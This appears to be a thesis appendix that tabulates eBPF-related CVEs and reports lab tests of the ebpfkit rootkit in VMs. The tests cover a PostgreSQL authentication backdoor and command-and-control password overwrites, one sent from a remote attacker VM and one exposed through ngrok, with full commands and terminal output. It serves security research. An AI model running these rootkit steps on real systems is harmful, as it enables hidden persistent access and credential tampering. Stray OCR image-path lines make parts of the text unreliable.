CVE-2021-34556	Kernel Memory Leakage	Verifier	• Allows unauthorized disclosure of information

CVE ID	Type	Category	Security Risks
CVE-2021-3600	ALU Range Tracking Error	Verifier	• Allows execution of arbitrary code • Allows disruption of service
CVE-2021-34866	Improper Input Validation	Verifier	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service • Allows privilege escalation
CVE-2021-35477	Kernel Memory Leakage	JIT	• Allows unauthorized disclosure of information
CVE-2021-38166	Integer Overflow	Other	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service
CVE-2021-39711	Out-of-bound Read	Other	• Allows unauthorized disclosure of information

CVE ID	**Type**	**Category**	**Security Risks**
CVE-2021-41864	Out-of-bounds access	Other	• Allows unauthorized disclosure of information • Allows unauthorized modification • Allows disruption of service • Allows privilege escalation
CVE-2021-4001	Improper memory access	Core	• Allows unauthorized modification • Allows privilege escalation
CVE-2021-4135	Memory leakage	Other	• Allows unauthorized disclosure of information
CVE-2021-45402	ALU Incorrect bounds update	Verifier	• Allows unauthorized disclosure of information
CVE-2021-4159	Memory leakage	Verifier	• Allows unauthorized disclosure of information

CVE ID	Type	Category	Security Risks
CVE-2021-4204	Improper Input Validation	Verifier	• Allows unauthorized disclosure of information • Allows disruption of service • Allows privilege escalation
CVE-2022-0264	Kernel Address Leakage	Verifier	• Allows unauthorized disclosure of information
CVE-2022-0433	NULL Pointer dereference	Other	• Allows disruption of service
CVE-2022-23222	ALU Range Tracking Error	Verifier	• Allows privilege escalation
CVE-2022-0500	Improper memory access	Helper	• Allows privilege escalation • Allows disruption of service
CVE-2022-2785	Improper arguments check	Core	• Allows unauthorized disclosure of information
CVE-2022-2905	Out-of-bound Read	Verifier	• Allows unauthorized disclosure of information

CVE ID	Type	Category	Security Risks
CVE-2023-2163	Out-of-bound Write	Verifier	• Allows unauthorized modification • Allows privilege escalation
CVE-2023-39191	Improper Input Validation	Verifier	• Allows unauthorized modification • Allows privilege escalation
CVE-2024-26885	Buffer overflow	Other	• Allows privilege escalation
CVE-2024-26884	Buffer overflow	Other	• Allows privilege escalation
CVE-2024-26883	Buffer overflow	Other	• Allows privilege escalation • Allows undefined behaviour
CVE-2024-26737	Race condition between helpers	Helper	• Allows privilege escalation
CVE-2024-26591	NULL Pointer dereference	Core	• Allows disruption of service

CVE ID	Type	Category	Security Risks
CVE-2024-26589	Out-of-bound Access	Verifier	• Allows unauthorized disclosure of information
CVE-2023-52462	Boundary error	Verifier	• Allows unauthorized disclosure of information • Allows disruption of service
CVE-2023-52452	Improper initialization	Verifier	• Allows privilege escalation
CVE-2023-52447	Use-after-free error	Core	• Allows privilege escalation
CVE-2023-52446	Use-after-free error	Core	• Allows privilege escalation
CVE-2021-46908	Improper privilege management	Verifier	• Allows disruption of service
CVE-2021-46974	Logic error	Verifier	• Allows disruption of service
CVE-2021-47128	Improper locking	Helper	• Allows disruption of service

CVE ID	Type	Category	Security Risks
CVE-2023-52621	Lock assertion needed	Helper	• Allows disruption of service
CVE-2023-52676	Integer Overflow	Verifier	• Allows unauthorized modification • Allows disruption of service
CVE-2024-35917	NULL Pointer dereference	JIT	• Allows disruption of service
CVE-2024-35905	Out-of-bound Read	Verifier	• Allows disruption of service
CVE-2024-35903	Input validation error	JIT	• Allows disruption of service
CVE-2024-35895	Improper locking	Other	• Allows disruption of service
CVE-2024-35860	Incorrect calculation	Core	• Allows disruption of service
CVE-2023-52828	Buffer overflow	Core	• Allows unauthorized modification • Allows disruption of service

CVE ID	Type	Category	Security Risks
CVE-2023-52735	Memory leak	Other	• Allows disruption of service
CVE-2021-47426	Memory leak	JIT	• Allows disruption of service
CVE-2021-47376	Memory corruption	Verifier	• Allows disruption of service
CVE-2021-47317	Improper locking	JIT	• Allows unauthorized modification • Allows disruption of service
CVE-2021-47303	Use-after-free memory	Other	• Allows privilege escalation
CVE-2021-47300	Missing check, use-after-free error	Verifier	• Allows privilege escalation
CVE-2021-47486	Potential NULL reference	JIT	• Allows disruption of service
CVE-2021-47608	Kernel address leakage	Verifier	• Allows disruption of service
CVE-2021-47607	Kernel address leakage	Verifier	• Allows disruption of service

CVE ID	Type	Category	Security Risks
CVE-2024-36937	NULL Pointer dereference	Core	• Allows disruption of service
CVE-2024-36918	Input validation error	Other	• Allows disruption of service
CVE-2024-38566	NULL Pointer dereference	Verifier	• Allows disruption of service
CVE-2024-38564	Improper checks	Core	• Allows unauthorized disclosure of information
CVE-2022-48770	Resource management error	Other	• Allows disruption of service
CVE-2022-48714	Out-of-bound Read	Other	• Allows disruption of service
CVE-2024-38662	Improper locking	Verifier	• Allows disruption of service
CVE-2022-42150	Insecure permissions	Other	• Allows container escape • Allows execution of unauthorized actions

Table A.1: CVE vulnerabilities related to eBPF and their classification

Category "Other"

As anticipated in Chapter 3, the "Other" category includes all vulnerabilities associated with eBPF add-ons or components that enable advanced functionalities, which are not essential for the core operation of eBPF. Specifically, the vulnerabilities in this category are related to the following modules:

- **hashtab.c**: Module responsible for implementing hash tables used within eBPF.
- **stackmap.c**: Module that manages stack maps for eBPF. Stack maps are used to store information about function calls during the execution of a BPF program.
- **bloom_filter.c**: Module that implements a Bloom filter within the Linux kernel for the BPF subsystem. A Bloom filter is a probabilistic data structure that enables fast checks to determine if an element is part of a set, allowing for a small probability of false positives but guaranteeing no false negatives.
- **ringbuf.c**: Module that implements ring buffer management in the Linux kernel BPF subsystem.
- **sock_map.c**: Module that implements sockmap and sockhash, advanced eBPF structures that allow to manage and manipulate network sockets.
- **devmap.c**: Module used to manage device maps, enabling XDP programs to redirect packets to specific network interfaces or devices.
- **test_run.c**: Module responsible for managing test runs for eBPF programs.

Appendix B

Test performed on ebpfkit

This section provides a detailed report of the tests performed using the repository "ebpfkit" [29], developed by Guillaume Fournier.

Setup VM

Required Tools and Software What was used:

- Computing device equipped with an Intel Core i5 processor (x86_64);
- Oracle VirtualBox for virtualization purposes;
- ISO: ubuntu-20.04-desktop-amd64.iso.

Each created VM was allocated 9GB of base memory and 4 processors.

Procedure VM Setup Procedure:

1. Verify that the account being used is equipped with `sudo` permissions. If not, grant them with:

```
    su -
    usermod -aG sudo <user_name>

    # to restart the system
    reboot
```


   Replace `<username>` with the actual username of the account.

   Once the system has completed its reboot, execute a command requiring elevated privileges to verify that the sudo permissions have been successfully granted.

```
sudo ls /root
```

2. Install kernel version 5.4:

```
sudo apt install linux-image-5.4.0-26-generic linux-
    headers-5.4.0-26-generic
sudo grub-mkconfig | grep -iE "menuentry 'Ubuntu, with
    Linux" | awk '{print i++ " : "$1, $2, $3, $4, $5, $6}'
```



```
infected-host@infected-host:~$ sudo grub-mkconfig | grep -iE "menuentry 'Ubuntu
, with Linux" | awk '{print i++ " : "$1, $2, $3, $4, $5, $6, $6}'
Sourcing file `/etc/default/grub'
Sourcing file `/etc/default/grub.d/init-select.cfg'
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-5.15.0-125-generic
Found initrd image: /boot/initrd.img-5.15.0-125-generic
Found linux image: /boot/vmlinuz-5.4.0-42-generic
Found initrd image: /boot/initrd.img-5.4.0-42-generic
Found linux image: /boot/vmlinuz-5.4.0-26-generic
Found initrd image: /boot/initrd.img-5.4.0-26-generic
Found memtest86+ image: /boot/memtest86+.elf
Found memtest86+ image: /boot/memtest86+.bin
done
0 : menuentry 'Ubuntu, with Linux 5.15.0-125-generic' --class --class
1 : menuentry 'Ubuntu, with Linux 5.15.0-125-generic (recovery (recovery
2 : menuentry 'Ubuntu, with Linux 5.4.0-42-generic' --class --class
3 : menuentry 'Ubuntu, with Linux 5.4.0-42-generic (recovery (recovery
4 : menuentry 'Ubuntu, with Linux 5.4.0-26-generic' --class --class
5 : menuentry 'Ubuntu, with Linux 5.4.0-26-generic (recovery (recovery
```

Figure B.1: Output of grub-mkconfig

Based on the output of the previous command, update the GRUB_DEFAULT value in the /etc/default/grub file to match the entry corresponding to the desired kernel version. As shown in the Figure B.1, for this test, the appropriate value is 4. Therefore, the GRUB_DEFAULT entry should be modified to "1>4".

```
sudo nano /etc/default/grub
# Modify then the line GRUB_DEFAULT=0 in GRUB_DEFAULT
    ="1>4"
sudo update-grub
sudo systemctl reboot
```

To verify the installed version following the system reboot:

```
uname -r
```

3. Install Go version 1.17 (or later):

```
sudo rm -rf /usr/local/go
wget -4 https://go.dev/dl/go1.17.linux-amd64.tar.gz
sudo tar -C /usr/local -xzf go1.17.linux-amd64.tar.gz

# set the appropriate PATH to enable the system to locate
   the Go executable using the go command
export PATH=$PATH:/usr/local/go/bin
export GOPATH=$HOME/go

# check the installed version
go version
```

4. Install `clang` and `llvm` version 11.0.1:

```
wget -4 https://apt.llvm.org/llvm-snapshot.gpg.key
sudo apt-key add llvm-snapshot.gpg.key
sudo add-apt-repository "deb http://apt.llvm.org/focal/
   llvm-toolchain-focal-11 main" clan
sudo apt-get update

# check the installed version
clang-11 --version
llvm-config-11 --version
```

These commands create symbolic links to map the newly installed versions of the `clang` and `llc` executables to their generic command names. This ensures that when you invoke `clang` or `llc` from the command line, the system automatically uses the specified versions (`clang-11` and `llc-11`, respectively).

```
sudo ln -s /usr/bin/clang-11 /usr/bin/clang
sudo ln -s /usr/bin/llc-11 /usr/bin/llc
```

5. Install essential build tools:

```
sudo apt install build-essential
```


6. Verify that the kernel headers are installed in the directory `lib/modules/$(uname -r)`. The following command checks their presence; if the directory exists, the headers are already installed:

```
    ls /lib/modules/$(uname -r)/build
```

   If the headers are not installed, use the following command to install them:

```
    sudo apt install linux-headers-$(uname -r)
```

7. From the virtual machine's network settings in VirtualBox, set the network adapter to "Bridged Adapter" mode. This configuration allows the virtual machine to connect both to other VMs and to the host computer's network. An example of this setup is illustrated in the Figure B.2.



✓ Abilita scheda di rete

Connessa a: Scheda con bridge

Nome: Intel(R) Dual Band Wireless-AC 8265 #2

Tipo di scheda: Intel PRO/1000 MT Desktop (82540EM)

Modalità promiscua: Nega

Indirizzo MAC: 080027C3F966

✓ Cavo connesso

Figure B.2: Example of setting the network adapter to Bridged Mode in VirtualBox.

8. Install `git` and clone the ebpfkit repository:

```
    sudo apt-get install git
    git clone https://github.com/Gui774ume/ebpfkit.git
```

   Navigate to the folder containing the cloned repository, ensuring you are inside the directory where the repository was downloaded. Once inside, run the "`make`" command to build the project and "`make install_client`" to install the client.

9. To ensure compatibility with the rootkit code, load the required kernel modules by running the following commands. The `sch_clsact` module is necessary to enable the Classifier Action framework, which allows attaching classifiers and actions to network traffic. The `cls_bpf` module is required to utilize eBPF programs as classifiers within the Traffic Control (TC) system, enabling advanced manipulation and monitoring of network packets.

```
    sudo modprobe sch_clsact
    sudo modprobe cls_bpf
```

10. Create a new virtual machine to serve as the attacker by replicating the setup steps just outlined (1-9). Note: if, instead of creating a new VM from scratch, the previously configured VM is cloned, ensure that the cloned VM is assigned a unique MAC address. This step is critical to prevent network conflicts caused by duplicate MAC addresses.

Persistence Access Attack on Postgres

This attack leverages eBPF tracing programs to gain persistent access to the PostgreSQL database. By manipulating the authentication process, the attacker deceives the system by temporarily overwriting the password during its verification process, without altering the one stored in the database. This allows the attacker to maintain continuous and invisible access using a custom-defined password. In the case of eBPFKit, the assigned password is "hello". When the rootkit is not active, the original password will function correctly.

To replicate the described attack, it's essential to have a PostgreSQL account for the user. Therefore, the following steps (1-3) will also cover the setup procedure of PostgreSQL, including installing the software, starting the service, and creating a user account with the necessary privileges.

1. Installation and initialization of PostgreSQL:

```
    sudo apt-get install postgresql postgresql-contrib
    sudo systemctl start postgresql
    sudo systemctl enable postgresql
```

2. Access the system to create a new user named 'webapp' with a defined password 'pwd':

   ```
   sudo -i -u postgres
   psql
   CREATE USER webapp WITH PASSWORD 'pwd';
   GRANT ALL PRIVILEGES ON DATABASE postgres TO webapp;
   ALTER ROLE webapp WITH LOGIN;
   ```

3. After exiting the previous PostgreSQL session (command \q), proceed to access the database using the newly created credentials:

   ```
   PGPASSWORD=pwd psql -h 127.0.0.1 -U webapp postgres
   ```

   Expected behavior: Successful access without any issues.

4. Now, open a new shell and start the rootkit:


   ```
   cd ebpfkit
   sudo ./bin/ebpfkit -e enp0s3 -i enp0s3
   ```

   It is important to ensure that the specified network interface (enp0s3) is correct and active. This can be verified using the command: `ip a`.

5. Attempt to log in to PostgreSQL again using the previously created credentials in the same shell used earlier or a new shell (it is important not to interrupt the shell currently running the rootkit), then retry using the password "hello":

   ```
   PGPASSWORD=pwd psql -h 127.0.0.1 -U webapp postgres
   ```


   ```
   PGPASSWORD=hello psql -h 127.0.0.1 -U webapp postgres
   ```



```
vboxuser@UBUNTU-DESKTOP-AMD64-20:~/tmp/ebpfkit$ PGPASSWORD=pwd psql -h 127.0.0.
1 -U webapp postgres
psql: error: FATAL:  password authentication failed for user "webapp"
FATAL:  password authentication failed for user "webapp"
```

Figure B.3: Postgres authentication failure after rootkit activation

Attack succeeded: after starting the rootkit, PostgreSQL authentication fails when attempting to log in using the account's actual password chosen in step 2, as shown in Figure B.3. However, retrying the login with the password "hello"



```
vboxuser@UBUNTU-DESKTOP-AMD64-20:~/tmp/ebpfkit$ PGPASSWORD=hello psql -h 127.0.
0.1 -U webapp postgres
psql (12.20 (Ubuntu 12.20-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, c
ompression: off)
Type "help" for help.

postgres=> 
```

Figure B.4: Successful Postgres authentication using the password overwritten by the rootkit

which was set by the rootkit code, results in successful authentication (Figure B.4. Disabling the rootkit restores normal behavior, allowing authentication with the original password to work as expected.

Command & Control Attack

The goal of this attack is to send a command to the compromised host via HTTP, leveraging eBPF's network programs (XDP) to intercept the command and its tracing programs to ensure its execution. Figure 4.2 illustrates its mechanics. Specifically, the attacker seeks to overwrite the password associated with the specified PostgreSQL account. The password-overwriting mechanism is similar to the previous attack, as it manipulates the verification process during the PostgreSQL authentication phase.
To carry out this attack, a PostgreSQL account is required. Steps 1-2 in the previous section detail the setup process.

1. Start a web app that will function as an HTTP server to handle Command&Control (C2) requests. The code that implements a simple web app is provided within the rootkit.
   To launch the web app, navigate to the repository folder and execute:

   ```
   cd ebpfkit
   sudo ./bin/webapp
   ```

   The command will set as default parameters `ip = 0.0.0.0` (address on which the web app listens) and `port = 8000`.


2. Open another shell and start the rootkit:

```
    sudo ./bin/ebpfkit -l debug
```

3. Next, use the client provided by the rootkit to send the desired command via an HTTP request. It is important to execute this command from a new shell, as the shells where the rootkit and web application are running must remain active. The following command will overwrite the password of the ’webapp’ PostgreSQL user with ’newpwd’:

```
    sudo ebpfkit-client -l debug postgres put --role webapp --
       secret newpwd
```

   The target is not specified, so the default for the rootkit code is used, which is `http://localhost:8000`.
   The client then receives a `200 OK` response from the healthcheck route of the webapp, confirming the command was successfully transmitted. Figure B.5 shows the received response.




```
vboxuser@UBUNTU-DESKTOP-AMD64-20:~/tmp/ebpfkit$ sudo ebpfkit-client -l debug po
stgres put --role webapp --secret newpwd
DEBUG[2024-11-07T20:22:00Z]
GET /put_pg_role HTTP/1.1
Host: localhost:8000
User-Agent: md55275ad5eafde38270003ad636d729a24webapp#________________________
_________________________________________________________________________________
_________________________________________________________________________________
_________________________________________________________________________________
_________________________________________________________________________________
_________________________________________________________________________________
_____________________________________

DEBUG[2024-11-07T20:22:00Z]
{"api":{"version":"1.0.1","hash":"9b71d224bd62f3785d96d46ad3ea3d73319bfbc2890ca
adae2dff72519673ca72323c3d99ba5c11d7cfc1d215a922ad186ac28b0aaa23ed6ebe436e67aac
d987cc6e14b8c5da0c4663475c2e5c3adef46f73bcdec043","git_commit":"c1d215a922ad186
acbe436e6e2c513128b0aaa23ed6e3a4d48140b4931895384bc5b8074b7ef6b1a3e2a65b5be0c87
5871fec6e1a38f9c3de2c51313a4d48140b4931895384bc5b8074b7ef6b35c208abd4e16f2","re
lease_date":"2021-03-29T13:51:31.606184183Z"},"timestamp":"2024-11-07T20:22:00.
46798877+01:00","status":200,"data":"OK"}
```

Figure B.5: Web app response to ebpfkit-client

4. Attempt to access PostgreSQL using the previous password. Note that, since the rootkit is currently active, the password is no longer the one chosen during the user registration phase ("pwd") but the one overwritten by the rootkit ("hello"). Figure B.6 shows the output of the authentication.



```
vboxuser@UBUNTU-DESKTOP-AMD64-20:~/tmp/ebpfkit$ PGPASSWORD=hello psql -h 127.0.
0.1 -U webapp postgres
psql: error: FATAL:  password authentication failed for user "webapp"
FATAL:  password authentication failed for user "webapp"
vboxuser@UBUNTU-DESKTOP-AMD64-20:~/tmp/ebpfkit$ PGPASSWORD=newpwd psql -h 127.0
.0.1 -U webapp postgres
psql (12.20 (Ubuntu 12.20-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, c
ompression: off)
Type "help" for help.

postgres=> 
```

Figure B.6: Web app response to ebpfkit-client

Attack succeeded: as shows in Figure B.6, the PostgreSQL login is now successful using the password specified in the command issued in step 3, demonstrating that the rootkit successfully overwrote the password.

Command & Control Attack From a Remote VM

The previous attack will now be replicated using a remote machine.

1. Launch an additional virtual machine to serve as the attacker. Configure it similarly to the initial setup by either repeating steps 1-9 from the "VM Setup" section or cloning the already created VM, ensuring that both VMs have different MAC Addresses. Hereafter, the originally created VM will be referred to as the **victim VM**, while the newly created VM will be referred to as the **attacker VM**.

2. The victim VM should maintain both the web application and eBPFKit running, as outlined in steps 1-2 of the previous section.

Attempt 1

3. On the attacker VM, use the ebpfkit-client to send the desired command to the victim VM:

```
    sudo ebpfkit-client -l debug --target http
        ://192.168.1.160:8000 postgres put --role webapp --
        secret newpwd
```


where `192.168.1.160` is the IP Address of the victim VM (the information can be retrieved using `ip a` command), and 8000 is the port on which the web app on the victim VM is exposed.

The aim of this command is to replicate the effect of the previous attack (i.e. overwriting the Postgres password) from a remote machine.

Expected result: as in the previous attack, a `200 OK` response from the web app is expected, along with the execution of the command that performs the password overwrite.

Actual result: The HTTP request sent by the attacker remains pending, as shown in Figure B.7, without receiving a response from the web app on the victim VM.

Attack Failed: the attacker never receives a response from the web app confirming the command's execution. Furthermore, attempting to access PostgreSQL from the victim VM confirms that the command was never processed, as login is still possible using the original rootkit's password, "hello."



```
vboxuser@UBUNTU-DESKTOP-AMD64-20:~$ sudo ebpfkit-client -l debug --target http:
//192.168.1.160:8000 postgres put --role webapp --secret newpwd
DEBUG[2024-11-07T20:38:25Z]
GET /put_pg_role HTTP/1.1
Host: 192.168.1.160:8000
User-Agent: md55275ad5eafde38270003ad636d729a24webapp#________________________
______________________________________________________________________________
______________________________________________________________________________
______________________________________________________________________________
______________________________________________________________________________
______________________________________________________________________________
____________________________________
```

Figure B.7: The HTTP request sent by the attacker remains pending.

Attempt 2

Use of an intermediary tool to make the local server (the web application running on the victim VM) accessible over the Internet. This tool acts as a bridge, exposing the locally hosted web app to external clients by creating a public endpoint that forwards traffic to the local server.

Tool used: ngrok (`https://ngrok.com/`)

3. Download, install, and configure ngrok on the victim VM:

```
wget https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-v3-stable-
   linux-amd64.tgz
tar -xvzf ngrok-v3-stable-linux-amd64.tgz
sudo mv ngrok /usr/local/bin/
```

Enter the token (provided by ngrok after registration, available at `https://dashboard.ngrok.com/get-started/your-authtoken`).

```
ngrok config add-authtoken $YOUR_AUTHTOKEN
```

4. Ensure that both the rootkit and the web app are running on the victim VM, then start ngrok on port 8000 to expose the web app (always on the victim VM):

```
ngrok http 8000
```

`ngrok` will return an HTTP address where the web app is now exposed. This address will be referred to as `<http_ngrok>` in the following step.

5. Use the address provided by ngrok as target in the command sent from ebpfkit-client on the attacker's VM:

```
 sudo ebpfkit-client -l debug -target <http_ngrok>
    postgres put -role webapp -secret newpwd
```

